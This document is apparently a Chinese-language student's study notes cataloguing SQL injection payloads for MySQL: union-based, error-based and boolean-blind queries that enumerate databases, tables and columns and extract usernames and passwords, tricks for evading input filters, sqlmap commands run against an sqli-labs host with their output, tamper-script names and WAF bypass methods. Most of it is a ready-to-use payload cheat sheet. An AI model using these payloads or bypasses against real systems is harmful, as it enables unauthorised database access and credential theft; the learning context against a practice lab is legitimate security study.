第六周- 数据库相关注入语句的收集和学习

收集网上sql注入的payload

来源：CSDN,GOOGLE,GITHUB,FREEBUF

可以联合查询

使用情景：页面有显示位，通过显示位，可以直接爆出信息

payload

```
1.判断当前数据表中有几列：
?id=1' order by 数值 --+
2.查看显示位在第几列(这里假设共有3列)：
?id=-1' union select 1,2,3 --+
3.显示当前数据库(假设显示位在第3 列)：
?id=-1' union select 1,2,database() --+
4.查询当前数据库的所有表：
?id=-1' union select 1,2,(select group_concat(table_name) from
information_schema.tables where table_schema=database()) --+
5.查询所有数据库 ：
?id=-1' union select 1,2,(select group_concat(schema_name) from
information_schema.schemata) --+
6.查询某个数据库中的表：
?id=-1' union select 1,2,(select group_concat(table_name) from
information_schema.tables where table_schema='table_name') --+
7.查询某个表中的所有字段 (此例为 message数据库中的users 表)：
?id=-1' union select 1,2,(select group_concat(column_name) from
information_schema.columns where table_schema='message' and table_name='users')
--+
8.查询某个表中的字段内容(此例为 message数据库中的users 表)：
?id=-1' union select 1,2,(select group_concat(name,0x3a,0x3a,passwd) from
message.users) --+
```

报错型

使用场景：有Mysql_error()的报错信息，无回显位，虽然可以通过报错信息来返回查看数据库的内容，但是感觉payload都比较复杂

相关函数：**floor()**,**extractvalue()**,**updatexml()**,**exp()**,**concat()**

payload

```
floor 类型
固定格式：(星号位置替换为查询语句)
?id=1' and (select 1 from (select count(),concat(0x3a,0x3a,(*******),0x3a,0x3a,
floor(rand(0)2)) a from information_schema.columns group by a)s) --+
1.爆数据库：
?id=1' and (select 1 from (select count(),concat(0x3a,0x3a,(
```

```
select distinct table_schema from information_schema.columns limit 1,1
),0x3a,0x3a, floor(rand(0)2)) a from information_schema.columns group by a)s) --
+
```

小提示：由于报错信息每次只能显示1行，所以此处使用limit，通过修改limit后的第一个数值，可依次爆出所有内容。

```
2.爆表名（此例为message数据库）：
?id=1' and (select 1 from (select count(),concat(0x3a,0x3a,(
select table_name from information_schema.tables where table_schema='message'
limit 2,1),0x3a,0x3a, floor(rand(0)2)) a from information_schema.columns group
by a)s) --+

3.爆字段（此例为message数据库的users表）：
?id=1' and (select 1 from (select count(),concat(0x3a,0x3a,(select column_name
from information_schema.columns where table_schema='message' and
table_name='users' limit 2,1),0x3a,0x3a, floor(rand(0)2)) a from
information_schema.columns group by a)s) --+

4.爆内容（此例为message数据库的users表）：
?id=1' and (select 1 from (select count(),concat(0x3a,0x3a,(select
concat(0x3a,0x3a, name,0x3a,0x3a,passwd,0x3a,0x3a) from message.users limit
0,1),0x3a,0x3a, floor(rand(0)2)) a from information_schema.columns group by a)s)
--+
```

H3 BOOL盲注

场景：可以没有报错信息，也没有显示位

通过二分法查找比对ASCII的值来确定数据的值

相关函数：**count()**,**length()**,**ascii()**，**substring()**,**mid()**, **limit**

payload

```
1.查询所有数据库
查询数据库个数：
?id=1' and ((select count(schema_name) from information_schema.schemata) < 77)--
+
77为随意输入数字，可通过二分法确定最终值。

查询某一个数据库的长度：
?id=1' and ((select length(schema_name) from information_schema.schemata limit
1,1) < 77)--+

查看某个数据库名：
?id=1' and ((select ascii(substr((select schema_name from
information_schema.schemata limit 1,1),1,1))) < 77)--+
通过改变limit与substr的值，依次查看每一个字符
```

2.查询某个数据库的所有表
查询表的个数（此例为message数据库中的表）：
```
?id=1' and ((select count(distinct+table_name) from information_schema.tables
where table_schema='message' ) < 77)--+
```

查看某个表名的长度(此例为message数据库中的表)：
```
?id=1' and ((select length(table_name) from information_schema.tables where
table_schema='message' limit 1,1) < 77)--+
```

查看某个表名(此例为message数据库中的表)：
```
?id=1' and ((select ascii(substr((select table_name from
information_schema.tables where table_schema='message' limit 1,1),1,1))) < 77)--
+
```
通过改变limit与substr的值，依次查看每一个字符

3.查询某个表中的所有字段
表中字段的个数（此例中为message数据库中的users表）：
```
?id=1' and ((select count(distinct+column_name) from information_schema.columns
where table_schema='message' and table_name='users' ) < 77)--+
```

查看某个字段名的长度（此例中为message数据库中的users表）：
```
?id=1' and ((select length(column_name) from information_schema.columns where
table_schema='message' and table_name='users' limit 1,1) < 77)--+
```

查看某个字段名（此例中为message数据库中的users表）：
```
?id=1 ' and ((select ascii(substr((select column_name from
information_schema.columns where table_schema='message' and table_name='users'
limit 1,1),1,1))) < 77)--+
```
通过改变limit与substr的值，依次查看每一个字符

4.查看内容
查看表中的行数（此例中为message数据库中的users表）：
```
?id=1' and ((select count(*) from message.users ) < 77)--+
```

查看某个字段对应内容的长度（此例中为message数据库中的users表）：
```
?id=1' and ((select length(name) from message.users limit 1,1) < 77)--+
```

查看某个字段名对应内容（此例中为message数据库中的users表中的name字段）：
```
?id=1' and ((select ascii(substr((select name from message.users limit
1,1),1,1))) < 77)--+
```
通过改变limit与substr的值，依次查看每一个字符

H3 通过某些特殊字符来进行绕过过滤

H4 空格绕过(使用/**/ ())

如果只过滤了空格，没有过滤 /* ，那么我们可以利用 /**/ 来绕过空格过滤

应用：sqli-labs-less26

H4 引号绕过(使用16进制)

使用16进制绕过引号。一般会使用到引号的地方是在最后的where子句中

```
select * from test where username=' admin ';
可以将admin变为16进制进行替换
select * from test where username=0x61646d696e;
```

H4 逗号绕过(使用from for或者offset)

在使用盲注的时候，会使用到 **substring(),mid(), limit** 等函数。这些函数都需要用到逗号。如果只是过滤了逗号，则对于substring()和mid()这两个函数可以使用from for的方式来绕过。对于limit ， 可以用 offset 绕过。

```
// substring() 逗号绕过
select * from test where id=1 and (select ascii(substring(username,2,1)) from
admin limit 1)>97;
select * from test where id=1 and (select ascii(substring(username from 2 for
1))from admin limit 1)>97;


// mid() 逗号绕过
select * from test where id=1 and (select ascii(mid(username,2,1)) from admin
limit 1)>97;
select * from test where id=1 and (select ascii(mid(username from 2 for 1))from
admin limit 1)>97;

// limit 逗号绕过
select * from test where id=1 limit 1,2;
select * from test where id=1 limit 2 offset 1;
```

H4 比较符< >绕过（使用greatest() 、least()）

在使用盲注的时候，会用到二分法来比较操作符来进行操作。如果过滤了比较操作符，那么就需要使用到 greatest()和lease（）来进行绕过。greatest()返回最大值，least()返回最小值。

`greatest(n1,n2,n3.....)`：返回输入参数的最大值；

`least(n1,n2,n3....)`：返回输入参数的最小值

```
select * from test where id=1 and ascii(substring(database(),0,1))>64;
select * from test where id=1 and
greatest(ascii(substring(database(),0,1)),64)=64
```

or and xor not绕过

and用 && 代替； or用 || 代替； xor用 | 代替； not用 ! 代替；

```
select * from test where id=1 and 1=2;
select * from test where id=1 && 1=2;

select * from test where id=1 or 1=2;
select * from test where id=1 || 1=2;
```

等价函数绕过

```
hex()、bin() ==> ascii()

sleep() ==>benchmark()

concat_ws()==>group_concat()

mid()、substr() ==> substring()

@@user ==> user()

@@datadir ==> datadir()

举例：substring()和substr()无法使用时：
?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

或者：
substr((select 'password'),1,1) = 0x70
strcmp(left('password',1), 0x69) = 1
strcmp(left('password',1), 0x70) = 0
strcmp(left('password',1), 0x71) = -1
```

sqlmap的检测和利用过程中使用的payload

这里我拿一个现成的sqli-labs作为实验环境

检查注入点

`sqlmap -u "http://43.247.91.228:84/Less-1/?id=1"`

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9424=9424 AND 'HEeO'='HEeO

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b716271,(SELECT (ELT(9980=9980,1))),0x71716b7a71
,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'RaHs'='RaHs

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1571 FROM (SELECT(SLEEP(5)))ScQq) AND 'ptKl'='ptKl

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1647' UNION ALL SELECT NULL,NULL,CONCAT(0x716b716271,0x596f487047636b5468624f784b7771704f6b556d76725246
4b546470784b5478526867465a427151,0x71716b7a71)-- GPLk
```

payload：`id=-1647' UNION ALL SELECT NULL,NULL,CONCAT(0x716b716271,0x596f487047636b5468624f784b7771704f6b556d767252464b546470784b5478526867465a427151,0x71716b7a71)-- GPLk`

H3 列数据库

`sqlmap -u "http://43.247.91.228:84/Less-1/?id=1" --dbs`


```
4b546470784b5478526867465a427151,0x71716b7a71)-- GPLk
---
[18:11:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[18:11:11] [INFO] fetching database names
[18:11:11] [WARNING] the SQL query provided does not return any output
[18:11:11] [INFO] used SQL query returns 5 entries
[18:11:11] [INFO] retrieved: 'information_schema'
[18:11:11] [INFO] retrieved: 'challenges'
[18:11:11] [INFO] retrieved: 'mysql'
[18:11:11] [INFO] retrieved: 'performance_schema'
[18:11:11] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
```

payload：

```
id=1' AND 9424=9424 AND 'HEeO'='HEeO

id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b716271,(SELECT
(ELT(9980=9980,1))),0x71716b7a71,0x78))s), 8446744073709551610,
8446744073709551610))) AND 'RaHs'='RaHs

id=1' AND (SELECT 1571 FROM (SELECT(SLEEP(5)))ScQq) AND 'ptKl'='ptKl

id=-1647' UNION ALL SELECT
NULL,NULL,CONCAT(0x716b716271,0x596f487047636b5468624f784b7771704f6b556d76725246
4b546470784b5478526867465a427151,0x71716b7a71)-- GPLk
```

列表

```
sqlmap -u "http://43.247.91.228:84/Less-1/?id=1" -D security --tables
```




payload

```
 id=1' AND 9424=9424 AND 'HEeO'='HEeO

 id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b716271,(SELECT
(ELT(9980=9980,1))),0x71716b7a71,0x78))s), 8446744073709551610,
8446744073709551610))) AND 'RaHs'='RaHs

 id=1' AND (SELECT 1571 FROM (SELECT(SLEEP(5)))ScQq) AND 'ptKl'='ptKl

 id=-1647' UNION ALL SELECT
NULL,NULL,CONCAT(0x716b716271,0x596f487047636b5468624f784b7771704f6b556d767252464b546470784b5478526867465a427151,0x71716b7a71)-- GPLk
```


列字段

```
sqlmap -u "http://43.247.91.228:84/Less-1/?id=1" -D security -T users --columns
```



列数据

```
sqlmap -u "http://43.247.91.228:84/Less-1/?id=1" -D security -T users -C password --dump
```



sqlmap自带tamper原理

sqlmap/tamper是官方给出的一些绕过WAF脚本，既然是绕过waf的，那么就有很多种tamper。为了绕过输入验证，达到预期的SQL注入目标，须对原本SQL语句进行同义改写，这种改写在很多情况下是莫名其妙的，但就是这莫名其妙的语句可以通过严密的WAF防守，达到数据库层面。更为神奇的是，数据库可以执行这段看似奇怪的SQL语句，实现预期的攻击。

名称	注释
0x2char	将每个编码后的字符转换为等价表达
apostrophemask	单引号替换为Utf8字符
apostrophenullencode	替换双引号为%00%27
appendnullbyte	有效代码后添加%00

名称	注释
base64encode	使用base64编码
chardoubleencode	双url编码
charencode	将url编码
charunicodeencode	使用unicode编码
commentbeforeparentheses	在括号前加内联注释

还有很多种，详情参考https://blog.csdn.net/Litbai_zhang/article/details/87939785

然后根据数据库的不同，以及数据库版本的不同，tamper也是有些差异的，而有的又是所有的数据库都支持

H3 关于WAF(Web Application Firewall)

H4 一些常见特征

- 异常检测协议：拒绝不符合HTTP标准的请求
- 增强的输入验证：代理和服务端的验证，不仅限于客户端验证
- 运用白名单and黑名单：白名单用于稳定的web应用，黑名单用来处理已知问题
- 基于规则和基于异常的保护：基于规则更多的是依赖黑名单机制，而基于异常更为灵活
- 状态管理：会话保护
- 还有一些什么cookies保护，响应见识和信息泄露保护等

还有就是对于一些扫描器，WAF也会识别到

- 扫描器指纹(head字段/请求参数值)，以wvs为例，会有很明显的Acunetix在内的标识
- 单IP+ cookie某时间段内触发规则次数
- 隐藏的链接标签等( )
- Cookie植入
- 验证码验证，扫描器无法自动填充验证码
- 单IP请求时间段内 Webserver返回http状态404比例， 扫描器探测敏感目录基于字典，找不到文件则返回404

H4 一些绕过WAF的方法

- 大小写混合
- 替换关键字
- 使用编码
- 使用注释
- 等价函数与命令
- 特殊符号
- HTTP参数控制
- 缓冲区溢出
- 整合绕过

H3 用法

```
sqlmap -u [url] --tamper [模块名]
```